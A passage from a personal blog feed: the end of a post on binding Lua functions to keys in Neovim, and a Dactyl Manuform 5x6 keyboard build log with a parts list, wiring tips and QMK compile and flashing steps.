Here’s the breakdown, whenever <code class="language-plaintext highlighter-rouge">&lt;A-x&gt;</code> i.e. when the key <code class="language-plaintext highlighter-rouge">Alt + x</code> is pressed in normal mode, neovim detects that the function <code class="language-plaintext highlighter-rouge">require("telescope.builtin").keymaps()</code> is being asked to be executed. Neovim then executes the function. The rest of the code is just beautifying the output to emulate the emacs package ivy. Telescope’s keymap function is essentially a wrapper around the vim command <code class="language-plaintext highlighter-rouge">verbose map</code>. See <code class="language-plaintext highlighter-rouge">:verbose nmap </code> which shows every custom normal mode mapping and where they are defined. The fact that we can bind functions to keys is really cool and a powerful way to use an editor. This is not a new concept but this implementation is very easy for beginners like myself because the code is all lua. For a example I easily create a new keybinding,</p>

<div class="language-lua highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">vim</span><span class="p">.</span><span class="n">keymap</span><span class="p">.</span><span class="n">set</span><span class="p">(</span><span class="s2">"n"</span><span class="p">,</span> <span class="s2">"&lt;A-y&gt;"</span><span class="p">,</span> <span class="k">function</span><span class="p">()</span>
	<span class="n">vim</span><span class="p">.</span><span class="n">cmd</span><span class="p">(</span><span class="s2">"echo expand('%:p')"</span><span class="p">)</span>
	<span class="n">vim</span><span class="p">.</span><span class="n">cmd</span><span class="p">(</span><span class="s2">"let @+ = expand('%:p')"</span><span class="p">)</span>
	<span class="n">vim</span><span class="p">.</span><span class="n">cmd</span><span class="p">(</span><span class="s1">'echo "Full path of " . expand(\'</span><span class="o">%</span><span class="p">:</span><span class="n">t</span><span class="err">\</span><span class="s1">') . "was copied"'</span><span class="p">)</span>
<span class="k">end</span><span class="p">)</span>
</code></pre></div></div>
<p>This is an old vimrc snippet that I converted to lua, It essentially copies the currently edited neovim buffer full path into the system’s clipboard and informs the user of the action.</p>

<h2 id="nota-bene">nota bene</h2>
<p><code class="language-plaintext highlighter-rouge">:h map</code>
<code class="language-plaintext highlighter-rouge">:h telescope</code>
<code class="language-plaintext highlighter-rouge">:h vim.keymap.set</code></p>

<!-- - nano  -- mediocre editor -->
<!-- - vim   -- great extensible editor but there is vimscript which is uncomprehensible in my opinion -->
<!-- - nvim  -- my personal favorite editor, lua allows for easy extensibility -->
<!-- - emacs -- really an operating system, I am starting to use emacs for org mode and reading emails -->
<!---->]]></content><author><name></name></author><category term="linux" /><category term="emacs" /><category term="neovim" /><category term="vim" /><summary type="html"><![CDATA[I have been using neovim extensively for a year and a half now and it has a wonderful experience. First class support for lua scripting is proving to be neovim’s killer feature. The defaults are great and more recently in version 0.8.0 you can easily create and bind lua functions that leverage all of vim, neovim, and linux shell utilities to keybindings. This has always been the case with emacs, a functional system from its roots. With the entire editor being writing in elisp, you can easily bind whatever elisp function to a keybinding. This snippet of lua code shows how neovim in many ways is emulating emacs by utilizing lua functions; local keymap = vim.keymap.set keymap("n", "&lt;A-x&gt;", function() require("telescope.builtin").keymaps(require("telescope.themes").get_ivy({ winblend = 5, previewer = false, })) end, { desc = "[/keys] execute keymaps or functions]" }) This keybinding works in neovim 0.8.0 with telescope.nvim plugin installed. Here’s the breakdown, whenever &lt;A-x&gt; i.e. when the key Alt + x is pressed in normal mode, neovim detects that the function require("telescope.builtin").keymaps() is being asked to be executed. Neovim then executes the function. The rest of the code is just beautifying the output to emulate the emacs package ivy. Telescope’s keymap function is essentially a wrapper around the vim command verbose map. See :verbose nmap which shows every custom normal mode mapping and where they are defined. The fact that we can bind functions to keys is really cool and a powerful way to use an editor. This is not a new concept but this implementation is very easy for beginners like myself because the code is all lua. For a example I easily create a new keybinding, vim.keymap.set("n", "&lt;A-y&gt;", function() vim.cmd("echo expand('%:p')") vim.cmd("let @+ = expand('%:p')") vim.cmd('echo "Full path of " . expand(\'%:t\') . "was copied"') end) This is an old vimrc snippet that I converted to lua, It essentially copies the currently edited neovim buffer full path into the system’s clipboard and informs the user of the action. nota bene :h map :h telescope :h vim.keymap.set]]></summary></entry><entry><title type="html">Dactyl Manuform 5x6 Build Log</title><link href="https://morph-k.github.io/keyboards,/ergonomics,/qmk/2021/12/29/Dactyl-Manuform.html" rel="alternate" type="text/html" title="Dactyl Manuform 5x6 Build Log" /><published>2021-12-29T18:23:25+00:00</published><updated>2021-12-29T18:23:25+00:00</updated><id>https://morph-k.github.io/keyboards,/ergonomics,/qmk/2021/12/29/Dactyl-Manuform</id><content type="html" xml:base="https://morph-k.github.io/keyboards,/ergonomics,/qmk/2021/12/29/Dactyl-Manuform.html"><![CDATA[<!-- vim-markdown-toc GFM -->

<ul>
  <li><a href="#motivation">Motivation</a></li>
  <li><a href="#ergonomic-dactyl-kailh-box-navy-jades-build">Ergonomic Dactyl Kailh Box Navy Jades Build</a>
    <ul>
      <li><a href="#parts-and-materials">Parts and Materials</a></li>
      <li><a href="#notes-on-materials">Notes on Materials</a></li>
      <li><a href="#tools">Tools</a></li>
      <li><a href="#notes-on-tools">Notes on Tools</a></li>
    </ul>
  </li>
  <li><a href="#build-guide-information--tips">Build Guide Information \&amp; Tips</a>
    <ul>
      <li><a href="#initial-3d-printout">Initial 3D Printout</a></li>
      <li><a href="#wiring">Wiring</a></li>
      <li><a href="#compiling-code-for-custom-qmk-keymaps">Compiling code for custom QMK keymaps</a></li>
      <li><a href="#flashing">Flashing</a>
        <ul>
          <li><a href="#final-setup">Final Setup</a></li>
        </ul>
      </li>
    </ul>
  </li>
  <li><a href="#misc-advice">Misc Advice</a></li>
  <li><a href="#mistakes-i-made">Mistakes I made</a></li>
  <li><a href="#helpful-links">Helpful Links</a></li>
</ul>

<!-- vim-markdown-toc -->

<h2 id="motivation">Motivation</h2>

<p>My main goal for this post is to simply provide a helpful supplement to other more detailed build guides.<br />
Many of the build guides I followed while building my dactyl manuform skipped relevant information, 
information critical to the function of the keyboard. My guess is that these guides assumed prior knowledge.</p>

<h2 id="ergonomic-dactyl-kailh-box-navy-jades-build">Ergonomic Dactyl Kailh Box Navy Jades Build</h2>

<p><strong>Features:</strong>  <br />
Hotswappable<br />
Key Layout: QWERTY, maybe DVORAK<br />
QMK Configurable <br />
Kailh Box Navy</p>

<h3 id="parts-and-materials">Parts and Materials</h3>
<style>
.tablelines table, .tablelines td, .tablelines th {
        border: 1px solid black;
        }
</style>

<table>
  <thead>
    <tr>
      <th>Parts</th>
      <th>Specs</th>
      <th>Count</th>
      <th>Price</th>
      <th style="text-align: center">URL</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Keyboard Case</td>
      <td>5x6 Standard with Kailh Hot Swap</td>
      <td>1 order(2 pcs)</td>
      <td>$85.00</td>
      <td style="text-align: center"><a href="https://www.etsy.com/listing/1028152282/made-to-order-dactyl-manuform?click_key=bc4fa2b252b2076958c924c6f1c3ee0819fec15a%3A1028152282&amp;click_sum=1892a9ae&amp;ref=shop_home_active_2&amp;crt=1&amp;sts=1&amp;variation0=2278401877&amp;variation1=2088216304">link</a></td>
    </tr>
    <tr>
      <td>Diodes 1N4148</td>
      <td>2368-1N4148-ND</td>
      <td>100 pcs</td>
      <td>$4.24</td>
      <td style="text-align: center"><a href="https://www.digikey.com/en/products/detail/1N4148/2368-1N4148-ND/11645052?itemSeq=382356410">link</a></td>
    </tr>
    <tr>
      <td>Kailh Hot-Swappable Sockets</td>
      <td>holds switches in place for wiring</td>
      <td>1 order (100 pcs)</td>
      <td>$14.50</td>
      <td style="text-align: center"><a href="https://www.amazon.com/Hot-swappable-Socket-CPG151101S11-Mechanical-Keyboard/dp/B096WZ6TJ5/ref=pd_lpo_1?pd_rd_i=B096WZ6TJ5&amp;psc=1">link</a></td>
    </tr>
    <tr>
      <td>M3 Threaded Inserts</td>
      <td> </td>
      <td>1 order (100 pcs)</td>
      <td>$13.89</td>
      <td style="text-align: center"><a href="https://www.amazon.com/dp/B087NBYF65?psc=1&amp;ref=ppx_yo2_dt_b_product_details">link</a></td>
    </tr>
    <tr>
      <td>M3 Screws assortment</td>
      <td>M3 Compatible screws</td>
      <td>1 order (304 pcs)</td>
      <td>$9.99</td>
      <td style="text-align: center"><a href="https://www.amazon.com/Sutemribor-320Pcs-Stainless-Button-Assortment/dp/B07CYNKLT2/ref=sr_1_3?crid=1LLHEMSMGCMXK&amp;keywords=m3+screws&amp;qid=1641085137&amp;s=industrial&amp;sprefix=m3+screws%2Cindustrial%2C76&amp;sr=1-3">link</a></td>
    </tr>
    <tr>
      <td>Wires</td>
      <td>Jumper Wires</td>
      <td>120 pcs</td>
      <td>$6.98</td>
      <td style="text-align: center"><a href="https://www.amazon.com/EDGELEC-Breadboard-Optional-Assorted-Multicolored/dp/B07GD2BWPY/ref=sr_1_3?crid=3LNP22FLTTM5C&amp;keywords=EDGELEC+120pcs+Breadboard+Jumper+Wires&amp;qid=1640879388&amp;s=electronics&amp;sprefix=edgelec+120pcs+breadboard+jumper+wires%2Celectronics%2C89&amp;sr=1-3">link</a></td>
    </tr>
    <tr>
      <td>Elite-C V4</td>
      <td>USB-C Pro Micro</td>
      <td>2 pcs</td>
      <td>$35.98</td>
      <td style="text-align: center"><a href="https://keeb.io/collections/diy-parts/products/elite-c-low-profile-version-usb-c-pro-micro-replacement-atmega32u4">link</a></td>
    </tr>
    <tr>
      <td>Key Switches</td>
      <td>NovelKeys x Kaihua Box Navy</td>
      <td>70 pcs</td>
      <td>$29.40</td>
      <td style="text-align: center"><a href="https://kbdfans.com/products/novelkeys-x-kailh-box-thick-clicks-navy-jade?variant=2840537759757">link</a></td>
    </tr>
    <tr>
      <td>TRRS Jack</td>
      <td>PJ-320A Jack - 3.5mm</td>
      <td>2 pcs</td>
      <td>$1.00</td>
      <td style="text-align: center"><a href="https://keeb.io/collections/diy-parts/products/trrs-jack-3-5mm">link</a></td>
    </tr>
    <tr>
      <td>TRRS Cable</td>
      <td>B07PJW6RQ7 - 5ft</td>
      <td>1 order (2 pcs)</td>
      <td>$6.99</td>
      <td style="text-align: center"><a href="https://www.amazon.com/Auxiliary-Braided-Compatible-Stereos-Headphones/dp/B07PJW6RQ7/ref=sr_1_2?crid=1RMMTAUNK09NO&amp;keywords=TRRS%2B3.5mm%2BAudio%2BCable&amp;qid=1640881233&amp;s=industrial&amp;sprefix=trrs%2B3.5mm%2Baudio%2Bcable%2Cindustrial%2C80&amp;sr=1-2&amp;th=1">link</a></td>
    </tr>
    <tr>
      <td>Reset Switch</td>
      <td>Reset Pushbutton Switch</td>
      <td>2 pc</td>
      <td>$1.00</td>
      <td style="text-align: center"><a href="https://keeb.io/collections/diy-parts/products/reset-pushbutton-switch">link</a></td>
    </tr>
    <tr>
      <td>Keycaps</td>
      <td>Matcha ZDA PBT Keycap set</td>
      <td>1 order(124 pcs)</td>
      <td>$32.90</td>
      <td style="text-align: center"><a href="https://www.amazon.com/Similar-Japanese-Russian-Keyboard-Tada68%EF%BC%88Only/dp/B08MDYHJ7Q">link</a></td>
    </tr>
    <tr>
      <td>PCB (Optional)</td>
      <td>Amoeba Single-Switch PCBs</td>
      <td>3 order(90 pcs)</td>
      <td>$14.97</td>
      <td style="text-align: center"><a href="https://keeb.io/collections/diy-parts/products/amoeba-single-switch-pcbs">link</a></td>
    </tr>
    <tr>
      <td>Rubber Feet</td>
      <td>Sticky rubber feet</td>
      <td>1 order (100 pcs)</td>
      <td>$3.99</td>
      <td style="text-align: center"><a href="https://www.amazon.com/dp/B07G8926LH?psc=1&amp;ref=ppx_yo2_dt_b_product_details">link</a></td>
    </tr>
    <tr>
      <td>Gel wrist rests (Optional)</td>
      <td>Silicone Gel Mouse Pad</td>
      <td>1 order (2 pcs)</td>
      <td>$15.00</td>
      <td style="text-align: center"><a href="https://www.amazon.com/LetGoShop-Heart-Shaped-Translucence-Ergonomic-Effectively/dp/B01DKCPC16/ref=pd_yo_rr_rp_5/135-8132732-7350062?pd_rd_w=XFX2T&amp;pf_rd_p=a7b08c2f-223b-4262-a124-eb0a7efa1703&amp;pf_rd_r=D330W5VXKQVKGBC4487N&amp;pd_rd_r=37bc83cd-b13f-4b77-935e-4047d85fb826&amp;pd_rd_wg=TKAfd&amp;pd_rd_i=B01DKCPC16&amp;psc=1">link</a></td>
    </tr>
    <tr>
      <td>Wrist rests (Optional)</td>
      <td>3D printed wrist rests</td>
      <td>1 order (2 pcs)</td>
      <td>$14.00</td>
      <td style="text-align: center"><a href="https://www.etsy.com/listing/1098507650/pair-of-wrist-rests-for-split-style?click_key=be86e6ce5e47849a9088ed12facff1807e68175e%3A1098507650&amp;click_sum=40716b38&amp;ref=shop_home_active_1&amp;crt=1&amp;sts=1">link</a></td>
    </tr>
  </tbody>
</table>

<p>Total Cost excluding PCB not used in this build: $274.86 (Not including shipping and taxes)</p>

<h3 id="notes-on-materials">Notes on Materials</h3>

<ul>
  <li>The switches you decide to use can change your total cost drastically.</li>
  <li>The key switches are where you want to ball out and pimp your keyboard.</li>
  <li>Research carefully and select the key switches you want. Switches.mx has great 
information on different switches. For example, this is the info they have on the <a href="https://switches.mx/kailh-box-navy">Kailh BOX Navy</a>.</li>
  <li>Make sure to listen to key switch sound tests and look at the force graphs to see the actuation
points. This is especially important if you play games and want faster key presses.</li>
  <li>If you end up going with Alps switches make sure to get the proper keycaps.</li>
  <li>If you want to save some money buy most of the parts and materials on AliExpress but the 
downside of purchasing the parts on AliExpress is the shipping time, usually over 30 days or longer.</li>
</ul>

<h3 id="tools">Tools</h3>
<style>
.tablelines table, .tablelines td, .tablelines th {
        border: 1px solid black;
        }
</style>

<table>
  <thead>
    <tr>
      <th>Tools</th>
      <th>Use Case</th>
      <th>URL</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Glue Gun</td>
      <td>Glue things in place.</td>
      <td><a href="">link</a></td>
    </tr>
    <tr>
      <td>Rosin Core solder</td>
      <td>Used for soldering.</td>
      <td><a href="">link</a></td>
    </tr>
    <tr>
      <td>Small fan</td>
      <td>Stop fumes from going into your body.</td>
      <td><a href="">link</a></td>
    </tr>
    <tr>
      <td>Soldering Station</td>
      <td>Soldering the metal contacts.</td>
      <td><a href="">link</a></td>
    </tr>
    <tr>
      <td>Soldering Pencil</td>
      <td>Alternative tool for fine soldering.</td>
      <td><a href="https://www.amazon.com/gp/product/B08B8L7C8D/ref=ox_sc_saved_title_2?smid=A1CJB5SYI9X4XC&amp;psc=1">link</a></td>
    </tr>
    <tr>
      <td>Heat Insulation Mat</td>
      <td>Used to organize tools and materials and prevent destruction of your table.</td>
      <td><a href="">link</a></td>
    </tr>
    <tr>
      <td>Helping hands</td>
      <td>Extra hands are nice to have.</td>
      <td><a href="">link</a></td>
    </tr>
    <tr>
      <td>MX Switch opener</td>
      <td>If you want to lube your switches.</td>
      <td><a href="">link</a></td>
    </tr>
    <tr>
      <td>Keycap remover</td>
      <td>Remove Keycaps safely and efficiently.</td>
      <td><a href="">link</a></td>
    </tr>
    <tr>
      <td>Tweezers</td>
      <td>Great tool for tiny maneuvers.</td>
      <td><a href="">link</a></td>
    </tr>
    <tr>
      <td>wire cutter</td>
      <td>Cut wires.</td>
      <td><a href="">link</a></td>
    </tr>
    <tr>
      <td>wire stripper</td>
      <td>Strip wires.</td>
      <td><a href="">link</a></td>
    </tr>
  </tbody>
</table>

<h3 id="notes-on-tools">Notes on Tools</h3>
<ul>
  <li>
    <p>I would advise going to a maker studio to build the keyboard as they will have many of the tools I have listed above
but if you are going to build more things in the future I would recommend investing in some of these tools.</p>
  </li>
  <li>
    <p>Do not cheap out on the tools if you decide to build at home because you will end up wasting 
your time which will make your build process painful and future projects a misery.</p>
  </li>
  <li>
    <p>For the soldering tool I would recommend the Hakko station I linked above or better yet a soldering pencil because of
the somewhat small soldering points; a fine tip for the gun or pencil helps dramatically.</p>
  </li>
  <li>
    <p>Personally, I purchased a Hakko FX888D-23BY Digital Soldering Station and used my desoldering pump I purchased for my ECE class 
and the keyboard build was somewhat easy overall.</p>
  </li>
</ul>

<h2 id="build-guide-information--tips">Build Guide Information &amp; Tips</h2>

<h4 id="initial-3d-printout">Initial 3D Printout</h4>
<p><img src="https://raw.githubusercontent.com/morph-k/morph-k.github.io/main/images/dactyl_printout.jpg" alt="Initial 3D Printout" /></p>

<h3 id="wiring">Wiring</h3>
<ul>
  <li>Follow <a href="https://nickgreen.info/dactyl-manuform-build-log/">Nick Green’s Build log</a> to build the keyboard. As I said in my
initial motivation for this post, I wanted to create a supplement and point out caveats of the build process.
    <ul>
      <li>His wiring diagram was probably the most important guide for my build. See the image below.</li>
      <li><img src="https://raw.githubusercontent.com/morph-k/morph-k.github.io/main/images/Wiring-Diagram-1.svg" alt="wiring diagram" /></li>
    </ul>
  </li>
  <li>
    <p>Follow <a href="https://arnmk.com/building-a-dactyl-manuform-with-hot-swappable-sockets/">aaronmak’s build guide </a> to see how the
Kailh hotswap sockets are setup.</p>
  </li>
  <li>
    <p>If you buy the cheaper, regular (non-hotswappable) case from Andrew on Etsy.com which is what I recommend after completing my build,
but you decide you want a hotswappable keyboard then I would highly recommend the Amoeba Single-Switch PCBs as the PCB enables hotswappability.</p>
  </li>
  <li>
    <p>The only annoying part of the single PCBs from Keeb.io is that 1 order has 30 pcs and you need 64 pieces of the PCB for the dactyl build so you end up spending extra for the extra 4 PCBs.</p>
  </li>
  <li>
    <p>FYI, I purchased the hotswappable case from <a href="https://www.etsy.com/listing/1028152282/made-to-order-dactyl-manuform">Andrew on Etsy.com</a>.</p>
  </li>
  <li>If you decide to use the PCB do not break them into individual parts before attaching the switches to the PCB, attach the switches first and then break them apart.<br />
See this <a href="https://www.reddit.com/r/olkb/comments/bajnlq/help_with_amoeba_single_switch_dactyl/">Reddit thread</a> for more help on the Amoeba PCB wiring setup with the dactyl manuform.</li>
</ul>

<h3 id="compiling-code-for-custom-qmk-keymaps">Compiling code for custom QMK keymaps</h3>
<p>If you are on Windows follow the Windows tab from the following link in order to setup your build environment. <a href="https://docs.qmk.fm/#/getting_started_build_tools?id=set-up-your-environment">Setup QMK build Environment</a></p>

<p>I used:
Setup QMK and QMK toolbox on macOS</p>

<p><a href="https://brew.sh/">Install Homebrew</a></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/bin/bash <span class="nt">-c</span> <span class="s2">"</span><span class="si">$(</span>curl <span class="nt">-fsSL</span> https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh<span class="si">)</span><span class="s2">"</span>
</code></pre></div></div>
<p><a href="https://qmk.fm/">Install QMK</a></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>brew <span class="nb">install </span>qmk/qmk/qmk
</code></pre></div></div>
<p>Make sure to read the output from the installation of the QMK software installation. 
It will inform you if you need to install any additional dependencies necessary for building and compiling your .hex file.</p>

<p><a href="https://neovim.io/">Install a proper editor ;) </a></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>brew <span class="nb">install </span>neovim
</code></pre></div></div>
<p>Use the text editor to edit the keymaps and compile to create the .hex file.</p>

<h3 id="flashing">Flashing</h3>

<p><a href="https://github.com/qmk/qmk_toolbox/releases">Install QMK toolbox</a>
The annoying thing on Windows is that every time you connect the Pro Micro 
by USB the OS thinks it is being “smart” by automatically installing drivers for the Pro Micro
so you have to be physically fast clicking on flash in order to flash the hex file before Windows recognizes the chip as a different device.</p>

<p>You do not have to install QMK toolbox if you don’t want to as QMK supports flashing the hex file you generate from the command line.
QMK toolbox is just easier and less error prone.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>qmk compile <span class="nt">-kb</span> handwired/dactyl_manuform/6x6 <span class="nt">-km</span> custom<span class="p">;</span>
qmk compile <span class="nt">-kb</span> handwired/dactyl_manuform/6x6 <span class="nt">-km</span> custom_right<span class="p">;</span>
</code></pre></div></div>
<ul>
  <li>
    <p>These two commands will create 2 hex files and place them in <strong>$QMK_HOME</strong> directory.</p>
  </li>
  <li>
    <p>Use the QMK toolbox GUI application to flash these hex files on the left and right Pro Micros.</p>
  </li>
  <li>
    <p>If you don’t want to edit any code use <a href="https://config.qmk.fm/#/handwired/dactyl_manuform/5x6/LAYOUT_5x6">QMK’s Online Configurator</a> to create the hex files.</p>
  </li>
</ul>

<p><a href="https://github.com/morph-k/dactyl_manuform.git">Personal QWERTY Keymap for Dactyl</a></p>
<ul>
  <li>
    <p><img src="https://raw.githubusercontent.com/morph-k/morph-k.github.io/main/images/dactyl_manuform_keymaps.jpg" alt="my custom keymaps" /></p>
  </li>
  <li>
    <p>Follow <a href="https://balatero.com/writings/qmk/getting-started-with-dactyl-manuform-and-qmk/">balatero</a> to flash the QMK firmware on the Pro Micros. <a href="https://balatero.com/writings/qmk/getting-started-with-dactyl-manuform-and-qmk/">David Balatero’s Flashing Guide and Keymap setup</a><br /></p>
  </li>
  <li>
    <p>Make sure that you connect both halves with the TRRS cable before connecting the USB-C cable to your computer.</p>
  </li>
  <li>
    <p>Important flashing info provided by Nick Green:</p>
  </li>
</ul>

<blockquote>
  <p>Try loading the default hex as shown by the GUI, connect the left half to USB, with both halves connected together. Short the VCC and a GND port to put it in bootloader mode, and immediately hit <strong>flash</strong> in QMK Toolbox. Then, disconnect the left half and flash the right half the same way, with the same file. Then connect the left half again, and you should be getting letters when you type.</p>
</blockquote>

<h4 id="final-setup">Final Setup</h4>
<p><img src="https://raw.githubusercontent.com/morph-k/morph-k.github.io/main/images/dactyl_setup_croped.jpg" alt="Final Setup with Gameball" />
<!-- ## My C Further customizations going forward --></p>

<h2 id="misc-advice">Misc Advice</h2>
<ul>
  <li>
    <p>Enable <strong>EE_HANDS</strong> in the rules.mk in the directory for the left half.</p>
  </li>
  <li>
    <p>Add a reset key known as <strong>RESET</strong> to a layer through the QMK firmware. This allows you to put the keyboard in flash mode using a key press on the actual keyboard.</p>
  </li>
  <li>
    <p>Use the jumper wires I linked above as the wires you connect to the Pro Micros and PCB or the hot swaps or 
directly to the key switches if you decide to not go for a hotswappable build.</p>
  </li>
  <li>
    <p>If you decide to directly solder the switches make sure to get glue sticks the glue gun I linked above has plenty of glue included.</p>
  </li>
  <li>
    <p>You will also want NKRO (N-Key Rollover) to prevent ghosting — letters missing from what you actually typed, 
or additional letters that you didn’t type. 
NKRO should be naturally possible if you add a diode to each key switch. You will also want to enable NKRO in 
the keyboard’s firmware by editing the rules.mk file in both of your custom folders.</p>
  </li>
  <li>
    <p>A regular aux cable will not work because it is a TRS cable and you need a TRRS cable in order to transmit data signals between the two Pro Micros.</p>
  </li>
  <li>
    <p>If you are building the dactyl manuform you have the option to use an RJ-9 female to female connection to connect the 
two halves. If I had to start over I would have gone with this approach because you don’t have to remember to
always connect the two halves first before connecting to your computer.</p>
  </li>
</ul>

<h2 id="mistakes-i-made">Mistakes I made</h2>
<p>Getting the case printed without the Kailh Hot swap holders and buying the Amoeba PCBs which I ended up not using. <br />
This would save some money. Also the plastic holders in the hotswap case 3D printed by Andrew 
did not really hold the hot swaps in place well, they occasionally fell out.</p>

<h2 id="helpful-links">Helpful Links</h2>
<p><a href="https://github.com/qmk/qmk_firmware">QMK Firmware Repo</a><br />
<a href="https://docs.qmk.fm/#/">QMK Official Documentation</a><br />
<a href="https://config.qmk.fm/">QMK Online Configurator</a><br />
<a href="https://nickgreen.info/dactyl-manuform-build-log/">Nick Green’s Build log</a><br />
<a href="https://balatero.com/writings/qmk/getting-started-with-dactyl-manuform-and-qmk/">David Balatero’s Flashing Guide and Keymap setup</a><br /><br />
<a href="https://docs.qmk.fm/#/hand_wire">Handwiring Guide</a> <br />
<a href="https://gist.github.com/ultrox/d0afc641e52cbdd2f0a1e7336c8bd78e">Resources Gist</a></p>]]></content><author><name></name></author><category term="keyboards," /><category term="ergonomics," /><category term="qmk" /><summary type="html"><![CDATA[]]></summary></entry></feed>